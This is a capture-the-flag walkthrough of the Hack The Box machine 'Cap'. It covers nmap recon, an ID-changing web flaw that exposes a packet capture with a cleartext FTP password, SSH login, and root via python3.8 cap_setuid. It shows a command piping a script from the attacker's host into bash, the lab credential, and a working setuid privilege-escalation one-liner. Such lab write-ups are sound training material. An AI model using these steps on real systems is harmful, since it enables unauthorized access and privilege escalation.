HTB Cap

NMAP

```
nmap -v -Pn -oA nmap/cap 10.10.10.245

Nmap scan report for 10.10.10.245
Host is up (0.055s latency).
Not shown: 958 closed tcp ports (reset)
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
53/tcp    filtered domain
80/tcp    open     http
89/tcp    filtered su-mit-tg
125/tcp   filtered locus-map
199/tcp   filtered smux
765/tcp   filtered webster
----------------------snip------------------------
```

The initial scan did not produce too much. Time to run a more direct scan on the only ports that are open. 21, 22, and 80. Noticed the host prevents ICMP echo requests.

```
sudo nmap -p 21,22,80 -sC -sV -Pn -oA nmap/cap-specific 10.10.10.245
21/tcp open   ftp     vsftpd 3.0.3
22/tcp open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
80/tcp open   http    gunicorn
```

FTP


From the initial scan we see that FTP is open on this host. Let us try connecting with anonymous.

```
ftp 10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
Name (10.10.10.245:schwaiger): anonymous
```


```
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
```

No luck there. Lets check out port 80 which is hosting a webserver.

HTTP




We see when visiting the website that we are log into a user *'Nathan'* and according to our nmap it is running Gunicorn. When we visit **IP Config**, we can see the output of ifconfig.




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.245  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:ff86  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:ff86  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:ff:86  txqueuelen 1000  (Ethernet)
        RX packets 2990  bytes 268139 (268.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2967  bytes 1184538 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1358  bytes 103714 (103.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1358  bytes 103714 (103.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Also, when we go to **Network Status** we can see the output of netstat. However, when we visit Securit Snapshot page we notice there is a possiblility of accessing other pages with data by changing the '1'.



When changing the **data/ID** to 2 we get redirected back to the homepage. However, when we set the ID to 0 we get a similar page to the link mentioned above. Let's download the file and inspect it.



0.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time      Source          Destination     Protocol Length Info
   31 2.624570  192.168.196.1   192.168.196.16  TCP      68 54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   32 2.624624  192.168.196.16  192.168.196.1   TCP      68 21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
   33 2.624934  192.168.196.1   192.168.196.16  TCP      62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
   34 2.626895  192.168.196.16  192.168.196.1   FTP      76 Response: 220 (vsFTPd 3.0.3)
   35 2.667693  192.168.196.1   192.168.196.16  TCP      62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
   36 4.126500  192.168.196.1   192.168.196.16  FTP      69 Request: USER nathan
   37 4.126526  192.168.196.16  192.168.196.1   TCP      56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
   38 4.126630  192.168.196.16  192.168.196.1   FTP      90 Response: 331 Please specify the password.
   39 4.167701  192.168.196.1   192.168.196.16  TCP      62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
   40 5.424998  192.168.196.1   192.168.196.16  FTP      78 Request: PASS Buck3tH4TF0RM3!
   41 5.425034  192.168.196.16  192.168.196.1   TCP      56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
   42 5.432387  192.168.196.16  192.168.196.1   FTP      79 Response: 230 Login successful.

› Frame 42: 79 bytes on wire (632 bits), 79 bytes captured (632 bits)
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 192.168.196.16, Dst: 192.168.196.1
› Transmission Control Protocol, Src Port: 21, Dst Port: 54411, Seq: 55, Ack: 36, Len: 23
› File Transfer Protocol (FTP)
  [Current working directory: ]

0000  00 04 00 01 00 06 00 0c  29 83 20 a6 00 00 08 00   ········ )· ·····
0010  45 00 00 3f 73 78 40 00  40 06 bd dd c0 a8 c4 10   E··?sx@· @·······
0020  c0 a8 c4 01 00 15 d4 8b  1b 22 5d 0c 60 81 78 75   ········ ·"]·`·xu
0030  50 18 01 f6 09 95 00 00  32 33 30 20 4c 6f 67 69   P······· 230 Logi
0040  6e 20 73 75 63 63 65 73  73 66 75 6c 2e 0d 0a      n succes sful.··
```

Current working directory (ftp.current-working-directory)
Packets: 72 · Displayed: 72 (100.0%)
Profile: Default

The FTP USER and PASS are leaked in the Wireshark file! Maybe we can attempt to ssh with these credentials?

SSH

```
ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be
established.
ECDSA key fingerprint is
SHA256:8TaASv/TRhdOSeq3woLxOcKrIOtDhrZJVrrE0WbzjSc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ECDSA) to the list of known
hosts.
nathan@10.10.10.245's password:
----------------------------snip-----------------------------------------
----
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
nathan@cap:~$ ls
user.txt
```

And we are in and easily grab the *user.txt* flag! Let us start off with attempting to see what sudo privileges our user nathan has since we have his password.

```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

No luck... Standing up a python webserver and move over linpeas.sh to do some Privilege Escalation.

linPEAS

```
nathan@cap:~$ curl 10.10.14.2:8000/linpeas.sh | bash
------------------------------------snip-----------------------------------
----
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
```

linPEAS repot gives back that */ur/bin/python3.8 = cap_setuid,cap_net_bind_service+ep* gives us a 99% chance of escalating to root. With further research you can abuse this to run python3 to set its current setuid to 0 giving you the power of root!

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import
os;os.setuid(0);os.system("/bin/bash")'
root@cap:~#
```

Just like that we are root and can now claim the *root.txt* flag.

```
root@cap:~# cd /root
root@cap:/root# ls
root.txt  snap
root@cap:/root# wc -c root.txt
33 root.txt
```